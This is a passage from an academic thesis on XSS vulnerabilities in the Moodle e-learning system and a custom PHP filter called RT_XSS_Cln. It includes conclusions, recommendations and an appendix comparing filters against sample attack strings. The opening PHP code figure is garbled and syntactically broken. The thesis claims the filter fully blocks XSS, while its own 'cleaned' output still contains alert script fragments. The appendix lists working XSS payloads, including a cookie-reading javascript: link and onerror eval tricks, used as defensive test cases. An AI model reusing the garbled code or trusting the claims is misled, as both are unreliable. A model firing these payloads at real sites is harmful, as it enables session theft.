$fs1 = get_file_storage();
if (!$files = $fs1->get_area_files($this->assignment->get_context()->id,
'
                assignsubmission_file',
                                ASSIGNSUBMISSION_FILE_FILEAREA
$
                submission->id,
'
                id,

```

```

false} ((
return false'

$file = reset($files);
contenthash = $file->get_contenthash'()
$content=$file->get_content'()
$ l1 = $contenthash[0].$contenthash[1];
$ l2 = $contenthash[2].$contenthash[3];
$ee= "$this->filedir/$l1/$l2/$contenthash";
$content=$this->RT_XSS_Cln ($content);
$ tmpfilepath = $_SERVER['pathname'];
file_put_contents($tmpfilepath, $content);
echo $tmpfilepath;

```

**Figure 6-42: Required code to clean student's uploaded assignment**

- v. Go to **www/wamp/MOODLEdata/filedir/** where the uploaded files are stored.
- vi. Open the **1c** folder, open **ab** folder you will find the uploaded file Coll20-xss.htm.

We Found that RT\_XSS\_Cln filter cleaned Coll20-xss.htm file, so by plugging RT\_XSS\_Cln filter on the MOODLE we ensure that any uploaded html file from students are cleaned from XSS scripts thus we increase the MOODLE security and provide the good protection for both teacher and students against XSS attacks. Figure 6-42 shows the content of Coll20-xss.htm after filtering

```

<!doctype html public "-//;3.org/tr/html4/loose.dtd">
<html>
<head>
<title>xss</title><:>alert("title-xss");</:>
<: http-equiv="c$1;tent-type" c$1;tent="text/html; charset=iso-8859-1">
</head>
<body>
<:>alert(document.);</:>
<:>alert(document.locati$1);</:>
</body>
</html>

```

**Figure 6-43: Cleaned content of Coll20-xss.html**

## Summary

In this chapter we MOODLE resources are checked against XSS attacks, checking occurred by injecting malicious XSS scripts. Page, file and assignment all are vulnerable to XSS attacks. Securing these resources require implementing PHP functions or XSS filters. we searching for public XSS filters and tested them before being plugged into the MOODLE resources filters are tested offline by group of malicious files, we deduced that the selected filters suffer from a lot of XSS vulnerabilities in addition to their coding difficulty in from these points we decided to develop RT\_XSS\_Cln XSS filter that overcome all the other filters weaknesses and has a strong ability to detect and prevent XSS attacks. RT\_XSS\_Cln filter testing continued until delivering date of the research and any missed cases that RT\_XSS\_Cln filter not covered is added to the it's code easily. RT\_XSS\_Cln filter achieve a good performance in detecting and preventing XSS attacks offline thus we plugged RT\_XSS\_Cln filter into the MOODLE vulnerable resources to prevent XSS vulnerabilities, RT\_XSS\_Cln filter achieved what we expected and prevent XSS attacks in a little time comparing with the other filters and overcomes their weaknesses.



## Chapter 7

### Conclusion And Future Work

In this chapter we conclude our work, results and the future work.

#### 7.1 Conclusion

In this research we discussed the cross site scripting as a type of security attacks that can be executed at the client side, which can threaten the client's information because it can access client's cookies, session information and other sensitive information.

XSS attack can be used to hijack a legitimate user's session, install Trojans on the client computer and can use the client's account to perform unwanted actions, such as changing the user's password or transmitting sensitive information back to the attacker. Also we handled MOODLE which is the global e-learning system that designed to create a collaborative environment between teacher and students. We tested the MOODLE resources to see whether these resources are secure against XSS attacks or not. We found that page, file and assignment are vulnerable to XSS attacks. Both teacher and student can be victims for XSS attacks e.g. teacher can create file or page injected with malicious XSS scripts then the student can be a victim when he browses the injected file or page. In the same manner teacher can be a victim when student uploads his html file as an assignment that contains malicious scripts.

To increase the security of MOODLE we should prevent XSS attacks, some of MOODLE resources fields like description fields and can be filtered by using PHP built-in functions e.g. *strip\_tags()* or *filter\_var()*, *htmlspecialchars()* we tested these functions to determine their efficiency in preventing XSS attacks. Some of MOODLE's resources can not be filtered using PHP functions, we need a new solution to prevent XSS attacks, so we collected four published filters XSS\_Clean, RemoveXSS, XSS\_Master, XSS\_Protect these filters are published on the internet and recommended to use them due to their ability in preventing XSS attacks. These filters were tested using nearly 80 files, each file contains a group of malicious XSS scripts, we noticed that each one of the filters has many drawbacks. These drawbacks can pose a threat to the clients.

We developed RT\_XSS\_Cln filter that overcomes the other filter's drawbacks. RT\_XSS\_Cln is written in PHP function, it has a complete ability to prevent XSS attacks unlike the other filters. RT\_XSS\_Cln is easy to understand and extensible so it is easy to insert additional functionality RT\_XSS\_Cln has zero potential XSS attacks

while all other filter is suffer from. RT\_XSS\_Cln filter has a mean time equal to 0.0024s in processing group of tested files which is less than the other filter RemoveXSS has mean time 0.05s, XSS\_Clean and XSS-Master have mean time 0.007s and XSS\_Protect has mean time 0.004s.

Offline and online evaluation are done on RT\_XSS\_Cln filter, offline evaluation was done by group of malicious files, RT\_XSS\_Cln cover all XSS cases without any bugs mentioned. Online evaluation is done by plugged RT\_XSS\_Cln in the MOODLE in the vulnerable resources file, page and assignment, Online evaluation was performed from both accounts teacher's account and student's account to ensure that there is no attacks occurs.

MOODLE structure is very complicated and difficult to trace due to the extremely numbers of nested files, also MOODLE encrypt files' contents and files' names' and keep these information on its database so the RT\_XSS\_Cln plugging is not easy. Plugging RT\_XSS\_Cln from student's account was very difficult especially that uploaded files was encrypted and stored on the server

## 7. 2 Recommendation and Future work

1. It recommended to not to use strip\_tags( ) function due to its weakness. It support the allowed tags that can be hacked. strip\_tags( ) break the user input and remove the content that the user not expect.
2. We hope that this study will benefit a wide range of PHP developer to use RT\_XSS\_Cln to secure their applications against XSS attacks.
3. We hope that MOODLE society welcomed the idea and plugged RT\_XSS\_Cln filter into its resources to secure MOODLE's environment.
4. MOODLE suffer from a lot of attacks e.g. SQL injection, Brute force, DNS hijacking, it suggested that new researchers can handle these attacks and propose filters to overcome these attacks.
5. There are a lot of content management systems like Joomla and WordPress, these CMS are written in PHP, we suggest new researchers to study XSS on these CMS and use RT\_XSS\_Cln as XSS filter.
6. MOODLE resources is not limited on page, file, assignment as resources or teacher and student as MOODLE's users, we advise new researchers to handle other resources and users of the MOODLE as new study and we advise them to secure MOODLE from administrator's accounts.

## Appendix A

	XSS_Clean	RemoveXSS	XSS_master	XSS_protect	RT_XSS_Cln
Language	PHP	PHP	PHP	PHP	PHP
Forms Fields such as (Buttons, background input fields)	Keep the fields and display the events	Keep the fields and display the events	Deleted	Deleted	Keep the fields and display the events
Detect Potential XSS	no	No	no	no	yes
Number of potential XSS html Entites	9	12	5	15	0
Tags used	Pre_replace	Pre_replace	preg_match, Pre_replace	Hmlspecailchars and strip_str	Pre_replace, str_replace
Detect Body onload attacks	no	Yes	yes	yes	yes
Support \$allowed_tags	no	No	no	yes	no
Detect HTML5 entity char attacks	no	No	yes	yes	yes
Detect <code>&lt;a href="javascript&amp;colon;alert&amp;lpar;1&amp;rpar;"&gt;clickt&lt;/a&gt;</code>	no	Yes	yes	yes	yes
Detect <code>&lt;a href="feed:javascript&amp;colon;alert(1)"&gt;click&lt;/a&gt;</code>	yes	No	yes	yes	yes
Detect <code>&amp;#34;&amp;#62;&lt;h1/onmouseover='\u0061lert(XSS)'\&gt;%00</code>	no	Yes	yes	yes	yes
<code>&lt;/script&gt;&lt;img/*%00/src="worksinchrome&amp;colon;prompt&amp;#x28;1&amp;#x29;'/%00*/onerror='eval(src)'\&gt;</code>	no	Yes	yes	yes	yes

<i>Detect</i> <code>&lt;a href=javascript&amp;colon;alert&amp;lpar;document&amp;period;cookie&amp;rpar;&gt;Click Here&lt;/a&gt;</code>	no	Yes	yes	yes	yes
<i>Detect</i> <code>&gt;&lt;div/onmouseover='alert(1)'/&gt; style='x:'&gt;</code>	no	Yes	yes	yes	yes
<i>Detect</i> <code>&lt;a href="d&amp;#x61;t&amp;#x61;&amp;colon;text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg=="&gt;6&lt;/a&gt;</code>	no	yes	yes	yes	yes
<i>Detect</i> <code>&lt;a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwwc2NyaXB0Pg=="&gt;7&lt;/a&gt;</code>	no	Yes	yes	yes	yes
<b>Mean Time</b>	0.007	0.05	0.007	0.004	0.0024

## References

1. Craciunas, S., Elsek, "The standard model of an learning systems", Bucharest, Editor. 2009: Romania.
2. Costinela-Luminița, C.D. and C.I. Nicoleta-Magdalena, "E-learning security vulnerabilities "Procedia-Social and Behavioral Sciences. 46: p. 2297-2301.
3. Kumar, S., A.K. Gankotiya, and K. Dutta. "A comparative study of MOODLE with other e-learning systems", Electronics Computer Technology (ICECT) 3rd International Conference on: IEEE, 2011.
4. Di Lucca, G.A., et al. "Identifying cross site scripting vulnerabilities in web applications", Telecommunications Energy Conference, INTELEC, 26th Annual International, 2004.
5. Luminita, D.C.C., "Security issues in e-learning platforms", World Journal on Educational Technology, Vol 3, Issue 3,PP: 153-167, November (2011).
6. Hamada, M.H.A., "PALXSS: Client Side Secure Tool to Detect XSS Attacks", Saba Journal Of Information Technology and Networking", Vol 2, 2014.
7. Kirda, E., et al., "Client-side cross-site scripting protection", computers & security, Vol 28, Issue 7, PP: 592–604,October 2009.
8. Hernandez, J.C.G. and M.A.L.n. Chvez, "MOODLE security vulnerabilities", Electrical engineering, computing science and automatic control, 5th international conference, IEEE, 2008.
9. Arakelyan, A., "Vulnerable Security Problems in Learning Management System (LMS) MOODLE", Mathematical Problems of Computer Science, Institute for Informatics and Automation Problems of NAS of RA (2013).
10. Halfond, W., J. Viegas, and A. Orso. "A classification of SQL-injection attacks and countermeasures", Proceedings of the IEEE International Symposium on Secure Software Engineering, IEEE, 2006.
11. Cowan, C., et al. "Protecting systems from stack smashing attacks with StackGuard", in Linux Expo, 1999.
12. Hern' ndez, J.C.G.n. and M.A.L.n. Cvez. "MOODLE security vulnerabilities. in Electrical engineering, computing science and automatic control, 2008. 5th international conference on. 2008: IEEE.

13. Patel, S.K., V. Rathod, and J.B. Prajapati, "Comparative analysis of web security in open source content management system". Intelligent Systems and Signal Processing (ISSP), International Conference on: IEEE, 2013.
14. Meike, M., J. Sametinger, and A. Wiesauer, "security in Open source Web Content management systems", IEEE Computer Society, Vol 7, Issue 4, PP: 44-51, July/August 2009.
15. Arakelyan, A., Vulnerable Security Problems in Learning Management System (LMS) MOODLE. Institute for Informatics and Automation Problems of NAS of RA.
16. Kumar, S. and K. Dutta, "Investigation on security in LMS MOODLE", International Journal of Information Technology and Knowledge Management, Vol 4, Issue 1, PP: 233-238, 2011.
17. Hijazi, M.I., "Exploring Guidance for prevent against XSS attacks in open CMS", Palestine Technical College Scientific journal: Gaza, Vol 2, 2016.
18. Shahriar, H. and M. Zulkernine, "S2XS2: A Server Side Approach to Automatically Detect XSS Attacks". Dependable, Autonomic and Secure Computing (DASC), Ninth International Conference on IEEE, 2011.
19. Shanmugam, J. and M. Ponnaivaikko, "Behavior-based anomaly detection on the server side to reduce the effectiveness of Cross Site Scripting vulnerabilities", Semantics, Knowledge and Grid, Third International Conference on IEEE, 2007.
20. Wurzinger, P., et al. SWAP, "Mitigating XSS attacks using a reverse proxy", Proceedings of ICSE Workshop on Software Engineering for Secure Systems, IEEE Computer Society, 2009.
21. Shar, L.K. and H.B.K. Tan, "Defending against cross-site scripting attacks", Computer, (3):PP: 55-62.
22. Mewara, B., S. Bairwa, and J. Gajrani, "Browser's defenses against reflected cross-site scripting attacks", Signal Propagation and Computer Technology (ICSPCT), IEEE, 2014.
23. Floyd, Colton, Tyler Schultz, and Steven Fulton, "Security Vulnerabilities in the open source Moodle eLearning system.", Proceedings of the 16th Colloquium for Information Systems Security Education. 2012.

24. "Cross-site Scripting (XSS) Attack", <http://www.acunetix.com/websecurity/cross-site-scripting/> , [Accessed on: 02-02-2016].
25. "The Top 8 Open Source Learning Management Systems", <http://elearningindustry.com/top-open-source-learning-management-systems>, [Accessed on: 16-02-2016].
26. "Educational technology" , <http://en.wikipedia.org/wiki/E-learning>, [Accessed on: 22-04-2015].
27. "MOODLE Statistics", <https://MOODLE.net/stats/>, [Accessed on:27-01-2016].
28. "Prevent cross-site scripting attacks by encoding HTML responses", <http://www.ibm.com/developerworks/library/se-prevent/>, [Accessed on:27-11-2015].